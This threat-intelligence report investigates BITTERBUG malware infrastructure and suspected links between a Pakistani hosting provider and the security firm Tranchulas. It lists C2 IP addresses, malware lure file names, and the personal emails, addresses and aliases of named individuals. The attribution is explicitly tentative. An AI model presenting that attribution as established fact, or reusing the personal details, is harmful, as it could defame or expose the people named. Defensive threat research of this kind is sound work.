Operation Arachnophobia

Caught in the Spider's Web

ThreatConnect™

Contents

Team Introduction

ThreatConnect's Intelligence Research Team (TCIRT) tracks a number of threat groups around the world. Beginning in the summer of 2013, TCIRT identified a suspected Pakistani-origin threat group. This group was revealed by TCIRT publicly in August 2013. In the months following the disclosure, we identified new activity. ThreatConnect partnered with experts at FireEye Labs to examine these new observations in an attempt to discover new research and insight into the group and its Operation "Arachnophobia". The following report is a product of collaborative research and threat intelligence sharing between ThreatConnect, Inc.'s TCIRT and FireEye Labs.

Key Findings

- While we are not conclusively attributing BITTERBUG activity to Tranchulas or a specific Pakistani entity, we can confidently point to many characteristics of a Pakistan-based cyber exploitation effort that is probably directed against Indian targets and/or those who are involved in India-Pakistan issues.
- The threat actors utilized a hosting provider that is a Pakistani-based company with subleased VPS space within the U.S. for command and control (C2).
- The customized malware (BITTERBUG) used by these threat actors has only been observed hosted on and communicating with two IP addresses operated by a Pakistan-based hosting provider.
- Early variants of the BITTERBUG malware had build paths containing the strings "`Tranchulas`" and "`umairaziz27`". Tranchulas is the name of a Pakistani security firm; Umair Aziz is the name of a Tranchulas employee.
- Following the release of our blog post highlighting this activity and the malware's build strings, the threat actors appear to have modified their binary file paths to make them more generic.
- Employees at both the Pakistan-based hosting provider and Tranchulas appear within each others' social networks.

Summary

On August 2, 2013, the TCIRT published the blog "Where There is Smoke, There is Fire: South Asian Cyber Espionage Heats Up" in which TCIRT identified custom malware, later dubbed BITTERBUG by FireEye, suspected to be linked to Pakistani-based exploitation activity directed against Indian entities. We found debug path references to "Tranchulas", which is also the name of a Pakistani security company. Tranchulas claims to support "national level cyber security programs" and the development of offensive and defensive cyber capabilities. At the time, the incident seemed to be an isolated one for TCIRT, but it was only the beginning. Our suspicions of Tranchulas' involvement in the activity began to mount, based on a series of events that occurred both before and after the release of our blog post.


During the past year, we communicated with Tranchulas and the Pakistan-based hosting provider. Suspicious responses and oddly similar replies received from both companies to our inquiries, as well as anomalies in their email headers, prompted us to research the companies further. Our research revealed:

- The C2 hosting provider (VPSNOC) has likely been conducting business operations from within Pakistan, subleasing infrastructure from U.S. providers.
- VPNSOC and Tranchulas employees have maintained some type of undefined relationship given connections via social media.
- Both organizations have employed or are affiliated with personnel who have offensive cyber expertise.
- When TCIRT was initially contacted by Tranchulas following our original blog post, they denied any involvement in the activity. Tranchulas maintained that they were being framed, and that they were already aware of the activity prior to both our blog post and our contact. However, inconsistencies in their claims and their responses made such a scenario questionable.

Backstory

TCIRT began tracking a set of activity involving a BITTERBUG variant in May 2013. To our knowledge this customized malware has only ever been observed hosted on and communicating with two command and control nodes: `199.91.173.43`[1] and `199.91.173.45`.[2][3] According to Whois records, those IP addresses were registered to a web-hosting firm in Kansas City, Missouri. Based on public records, this organization appears to be a legal entity chartered to conduct business in Missouri.[4]

On July 24, 2013, TCIRT contacted the Kansas City-based hosting provider to notify them of the malicious activities emanating from IP address `199.91.173.43`. The hosting provider subsequently introduced[5] TCIRT to their client VPNSOC, the customer responsible for subleasing the IP address. Later that day, TCIRT received a response[6] from `support@vpsnoc.com` providing limited information on the server and related traffic (Figure 2). When TCIRT sent follow-up communications, VPSNOC did not respond, further increasing our suspicions.



VPSnoc Support <support@vpsnoc.com> 7/24/13
to JCHost.net, me

Hello Rich,

We have been directed by James to help you out in this matter, we have collected some information that we can share for the server "199.91.173.43":

1. The client is based in Australia (name, address, contact number and email address is confidential as we respect our client's privacy).

2. James shared a VirusTotal link with us which proves that this server was hosting malware/virus. We have analysed that but none of the files mentioned below exist in /var/www

(i) new_salary/salary_revision.scr
(ii) sarbajit_leaked_video.wmv.scr

3. However we see some PHP scripts which are using CURL to resend/generate the requests to a server based in China (unfortunately details cannot be disclosed)

4. The 'lastlog' entries show that server is being accessed from Australia and China which gives us the hint that this server is backdoored/hacked.

5. We have notified our client of this unusual activity after the detailed analysis and we allowed the client to move his/her data to another location and rebuild the server from scratch.

6. We will take action ourselves if we find any other unusual activity after one week.

Kindly keep us updated with your findings.

Regards,
Xavier Leroy
Level 3 Engineer

On Thu, Jul 25, 2013 at 12:00 AM, JCHost.net - James Cornick <james.cornick@jchost.net> wrote:

> Rich,
>
> Our client has agreed to respond to you with some information I am copying him.
>
> Regards,
>
> James

--
_____
VPSnoc.com Subdivision of Digital Linx Hosting
Phone: 816-399-3932
Kansas City, MO 64106
USA.

Figure 2: VPSNOC Response

[1] https://www.virustotal.com/en/ip-address/199.91.173.43/information/

[2] https://www.virustotal.com/en/ip-address/199.91.173.45/information/

[3] http://www.shodanhq.com/search?q=93c546-b1-4dbcbc6438380


[4] https://bsd.sos.mo.gov/BusinessEntity/BusinessEntityDetail.aspx?page=beSearch&ID=2936099

[5] Digital Appendix 2: Email#1 Subject- Re- Contact Info (Date- Wed, 24 Jul 2013 14-00-29 -0500).eml

[6] Digital Appendix 2: Email#2 Subject- Re- Contact Info (Date- Thu, 25 Jul 2013 02-28-41 +0500).eml

While reviewing the metadata of VPSNOC's July 24, 2013 email response, we noticed the email was sent from a +0500 time zone. This time zone usage is consistent with Pakistan's time zone.[7]

The TCIRT published details of the initial activity in the aforementioned blog post on August 2, 2013. Four days later on August 6, 2013, the Tranchulas Chief Executive Officer, Zubair Khan, contacted us regarding the blog post and its subsequent press coverage.[8] Khan submitted "`Response_ThreatConnect.docx`"[9] as an explanation of the observed activity to both the media and the TCIRT indicating that the debug paths using "`Tranchulas`" and "`umairaziz27`" was "done by developer of malware to portray wrong impression about Tranchulas and mislead malware analysts". Notably, Khan included a screenshot of an email message. The message was reportedly a response from VPSNOC to an email message from Tranchulas sent on July 21, 2013, purportedly to notify VPSNOC of the same malicious activity identified by TCIRT. However, we noted certain anomalies in this message.



Hello,

We have collected some information that you require we can share for the server "199.91.173.43":

1. The client is based in Australia (name, address, contact number and email address is confidential as we respect our client's privacy).

2. Your report contains VirusTotal link which proves that this server was hosting malware/virus. We have analysed that but none of the files mentioned below exist in /var/www

(i) new_salary/salary_revision.scr
(ii) sarbajit_leaked_video.wmv.scr

3. However we see some PHP scripts which are using CURL to resend/generate the requests to a server based in China (unfortunately details cannot be disclosed)

4. The 'lastlog' entries show that server is being accessed from Australia and China which gives us the hint that this server is backdoored/hacked.

5. We have notified our client of this unusual activity after the detailed analysis and we allowed the client to move his/her data to another location and rebuild the server from scratch.

6. We will take action ourselves if we find any other unusual activity after one week.

As soon as we receive further information from client we will let you know.

Regards,
Xavier Leroy
Level 3 Engineer

On Tue, Jul 21, 2013 at 11:36 PM, [redacted] [redacted]@tranchulas.com> wrote:

> Hello,
>
> We believe that you are hosting a server with IP Address 199.91.173.43, which hosts some malicious malware/virus that is using our company's name and one of our employee's name in it's source code. It looks like some individual or entity is trying to degrade or misuse our company name. We have analyzed the virus/malware and attached is the detailed analysis report.
>
> If possible please share client information relating to IP Address "199.91.173.43" and suspend/terminate service of your client.
>
> Regards,

Figure 3: Screenshot (image1.png) included within Response_ThreatConnect.docx

As seen in Figure 3 the "`email message`" [10] was "sent" to VPSNOC from an unidentified tranchulas.com email address on "Tue, Jul 21, 2013 at 11:36 PM." July 21, 2013 was not a Tuesday and in fact was a Sunday. The mismatched date suggests that this email message was potentially modified in order to support the claim that Tranchulas was aware of, and had already reported the exploitation activity. TCIRT speculates that "Tuesday" was hastily chosen because our own official notification to VPSNOC was sent on Wednesday the 24th. In addition, the "response" received by Tranchulas is nearly identical to that received by TCIRT. We believe that Tranchulas may have obtained information about TCIRT's notification to VPSNOC through a pre-established relationship.[11]

[7] Digital Appendix 2: Raw Email Communications (Email#2 Subject- Re- Contact Info (Date- Thu, 25 Jul 2013 02-28-41 +0500.eml) & (Email#1 Subject- Re- Contact Info (Date- Wed, 24 Jul 2013 14-00-29 -0500.eml)

[8] http://www.theregister.co.uk/2013/08/07/india_cyberespionage/

[9] Digital Appendix 2: Raw Email Communications (Email#3 Subject- Re- Regarding 20130731A- South Asia Cyber Espionage Heats Up (Date- Wed, 7 Aug 2013 03-18-57 +0500).eml)

[10] Digital Appendix 1: Research Collateral image1.png (MD5:d224f39f8e20961b776c238731821d16) within Response_ThreatConnect.docx


[11] Appendix F: Personas (Persona #2)

The TCIRT responded to Mr. Khan's official explanation with a follow-up inquiry, offering Khan an opportunity to explain the notable date inconsistency within the email screenshot. The TCIRT also requested that Mr. Khan share the actual email message with the original attached headers. Mr. Khan did not address the TCIRT question, but rather deferred our request to Mr. Hamza Qamar, a Penetration Testing Team Lead at Tranchulas. On August 15, 2013, three days later, Qamar responded to TCIRT with a brief denial[12] of any modifications to the screenshot (other than email address anonymization) and specifically referred TCIRT back to VPSNOC support (support@vpsnoc.com) for any follow up questions.

Astonished by this dismissal and deflection, TCIRT immediately began to explore the relationship between VPSNOC and Tranchulas.

VPSNOC/Digital Linx/Tranchulas

During our research into VPSNOC, we identified that it is actually based in, or conducts partial operations from within, Pakistan. The company only gives the impression of operating from Kansas City through marketing and the use of leased IP space (Figure 4). The Whois records for vpsnoc.com revealed that the domain was registered by Digital Linx Hosting. Digital Linx is also a Pakistan-based hosting company (Figure 5).



It all started in 2007...

In 2007 five VPS experts decided to invest in their very own private rack space in the heart of Kansas, the United States. Their aim? To bring service-oriented, quality managed and unmanaged VPS solutions to clients all over the world. Just 1 year later, after beginning their enterprise on 3 servers they had filled 2 server racks with happy clients receiving quality U.S support. Their company continued to build momentum.

Working for a better future...


June 2009 brought a huge hit to the web hosting industry as confidence in popular VPS virtualization software, HyperVM, reduced drastically. This prompted the VPSnoc team to develop their own secure, integrated VPS control panel - bringing clients stability and a seamless new experience.

December 2012...

Due to increasing demand and requests for Xen & Windows VPS's from our customers, we have started offering VPS plans in addition to existing OpenVZ plans.

Figure 4: Screenshot of VPSnoc.com About us page


[12] Digital Appendix 2: Raw Email Communications (Email#4 Subject- Re- Regarding 20130731A- South Asia Cyber Espionage Heats Up - (Date- Thu, 15 Aug 2013 12-52-54 +0500).eml



Why Choose Digital Linx?

DIGITAL LINX is a web hosting / Web Solutions & Process Outsourcing Company based in Pakistan. Focused on providing a wide range of services relating to the web and personalized software development as well as web hosting services.

Figure 5: Digital Linx (digitallinx.com) Website indicating its location



contact us

AIM: DigitalLinxCom

MSN: admin[at]digitallinx.org

Gtalk: digitallinx.com[at]gmail.com

Phone: (925) 665-1427

Sales: sales[at]digitallinx.org

Billing: billing[at]digitallinx.org

Tech: admin[at]digitallinx.org

Legal: legal[at]digitallinx.org

Abuse: abuse[at]digitallinx.org

Figure 6: Screenshot of DigitalLinx.net contact page

As seen in Figure 6, the administrative email address is `admin@digitallinx.org`.[13] This is the same registrant record for the `digitallinx.net` domain.[14] The domains `digitillinx.org`, `digitallinx.net`, and `digitallinx.com` share current and historical similarities in their WHOIS records and sitemap.xml files [15] [16] that imply they are all controlled by the same individual or entity. The domain `digitallinx.com` is registered to Muhammad Naseer Bhatti (Digital Linx Founder)[17] [18] [19] who uses email addresses `naseer@digitallinx.com` and `nbhatti@gmail.com`. The domain is also registered to the address 638-F Johar Town, Lahore Pakistan.[20]

The contact telephone number listed on Digital Linx' web site is 925-665-1427 (Figure 6), and is also used in the WHOIS record for `defiantmarketing.com`[21].

The domain `defiantmarketing.com` is registered to Abunasar Khan. The registration lists VPSNOC as the registrant organization, `abunasar@yahoo.com` as the registration email address, and House 12, Street 21, F-8/1 Islamabad Federal 44000 as the registration address. Abunasar Khan has been observed using the aliases "agnosticon" [22] and "agnostic". From this we were able to locate an advertisement in the Blackhatworld forum from April 2012 posted by agnosticon promoting VPSNOC and identifying it as a subdivision of Digital Linx Hosting (Figure 7).[23] Though none of this information is surprising, it further suggests that both Bhatti and Abunasar Khan work or worked for Digital Linx and VPSNOC and during that time were both located in Pakistan.[24]

[13] https://whois.domaintools.com/vpsnoc.com

[14] https://whois.domaintools.com/digitallinx.net

[15] http://webcache.googleusercontent.com/search?q=cache:CtCiQUGgUaoJ:www.digitallinx.net/sitemap.xml+&cd=1&hl=en&ct=clnk&gl=us

[16] http://digitallinx.net/Contact.html

[17] https://whois.domaintools.com/digitallinx.com

[18] http://sa.linkedin.com/pub/muhammad-naseer-bhatti/9/18a/815

[19] https://groups.google.com/forum/#!original/securityfocus2/9325p2as3lU/BqKQJwdlZ4YJ


[20] https://github.com/digitallinx/vBilling/blob/master/CHANGELOG

[21] https://whois.domaintools.com/defiantmarketing.com

[22] http://www.blackhatworld.com/blackhat-seo/members/32481-agnosticon.html

[23] http://www.blackhatworld.com/blackhat-seo/hosting/430705-unmetered-vps-hosting-get-50-off-your-first-month-exclusive-coupons-bhw.html

[24] https://dazzlepod.com/rootkit/?page=284



VPS Network Operation Center


VPSNOC is a subdivision of Digital Linx Hosting. We have been in business since 2008.

Custom built OS templates to fit not only your web hosting needs, make your VPS a PBX server, Remote Desktop Workstation or a Dedicated VPN Server.
Stripped down, and fully optimized for speed Centos OS template available on all plans with nginx pre-installed along with custom built scripts for your high traffic sites.

Figure 7: Blackhatworld advertisement identifying VPSNOC as a Digital Linx subdivision[25]

Additional research into Abunasar Khan identified several registered domains and fragments of his online presence. Based on his websites and account information, he appears to have an interest or participated in the Antisec[26] and Anonymous[27] movements (Figure 8). He also used "anony mo us" in the registration name field of a personal account [28].

In addition, Abunasar Khan's Google+ profile revealed connections to at least one Tranchulas employee, Hamza Qamar[29] and a Digital Linx employee, Shoaib Riaz.[30] [31]Hamza Qamar, the Team Lead for Penetration Testing at Tranchulas, with whom TCIRT last spoke.[32] Visiting Hamza Qamar's Google+ page (Figure 9), the only directly connected person was Abunasar Khan. At this point, it shows that a probable VPNSOC employee with ties or interests in hacking has an undefined but potentially close relationship with Hamza Qamar, the Penetration Testing employee from Tranchulas.



Blend in. Get trusted.
Trust nobody. Own everybody.
Disclose nothing. Destroy everything.
Take back the scene.

Figure 8: Abunasar.net main page

[25] http://vpsnoc.com/order.png

[26] http://abunasar.net

[27] http://pastebin.com/rqVGqh1q

[28] https://dazzlepod.com/rootkit/?page=284

[29] https://plus.google.com/105774284158907153401/about

[30] https://plus.google.com/105059395104464629441/about

[31] http://lists.horde.org/archives/horde/Week-of-Mon-20061225/032545.html

[32] https://plus.google.com/103436628630566104748/posts




Figure 9: Qamar's only connection out of 40+ followers

Qamar indicated on his public LinkedIn profile that he “engaged in system and enterprise level network and Web application security testing for clients ranging from large federal agencies, DoD, and commercial clients”, though it is unclear which “DoD” is referenced (e.g., whether the Pakistani Ministry of Defense or some other nation's defense department). Tranchulas identifies government (presumably Pakistan's government) as an operational sector for its work. Tranchulas' offensive cyber initiative services are offered to “national-level cyber security programs” [33] [34] indicating commercial demand from “national-level” customers. Though Tranchulas[35] brands itself as a multi-national company, with respective addresses within the United Kingdom[36], the United States[37], and New Zealand[38]. We found evidence that these addresses are all associated with either virtual office spaces or address forwarding services.

For further background information on these personas, please see Appendix F: Personas.

The following is a summary of the relationships between the hosting organizations and Tranchulas:

- VPNSOC IP space was used as command and control nodes for attackers using variants of the BITTERBUG malware that contained build strings that referenced “Tranchulas” and a Tranchulas employee.
- Tranchulas and VPNSOC were in direct communication at some point in July-August 2013.
- VPNSOC is a subsidiary of Digital Linx.
- Tranchulas, VPNSOC, Digital Linx were all physically located in Pakistan but maintained virtual presence within the U.S.
- Hamza Qamar was an employee of Tranchulas.

[33] http://www.prnewswire.co.uk/news-releases/tranchulas-steps-into-the-global-cyber-strategy-market-with-launch-of-the-offensive-cyber-initiative-oci-230411011.html

[34] Digital Appendix 3: Screenshot Archives (tranchulas.com/offensive-cyber-initiative-oci.png)

[35] Digital Appendix 3: Screenshot Archives (tranchulas.com/contact-us)

[36] http://www.londonpresence.com/contact-us/

[37] http://nextspace.us/nextspace-union-square-san-francisco/

[38] http://www.privatebox.co.nz/virtual-office/virtual-office-address.php

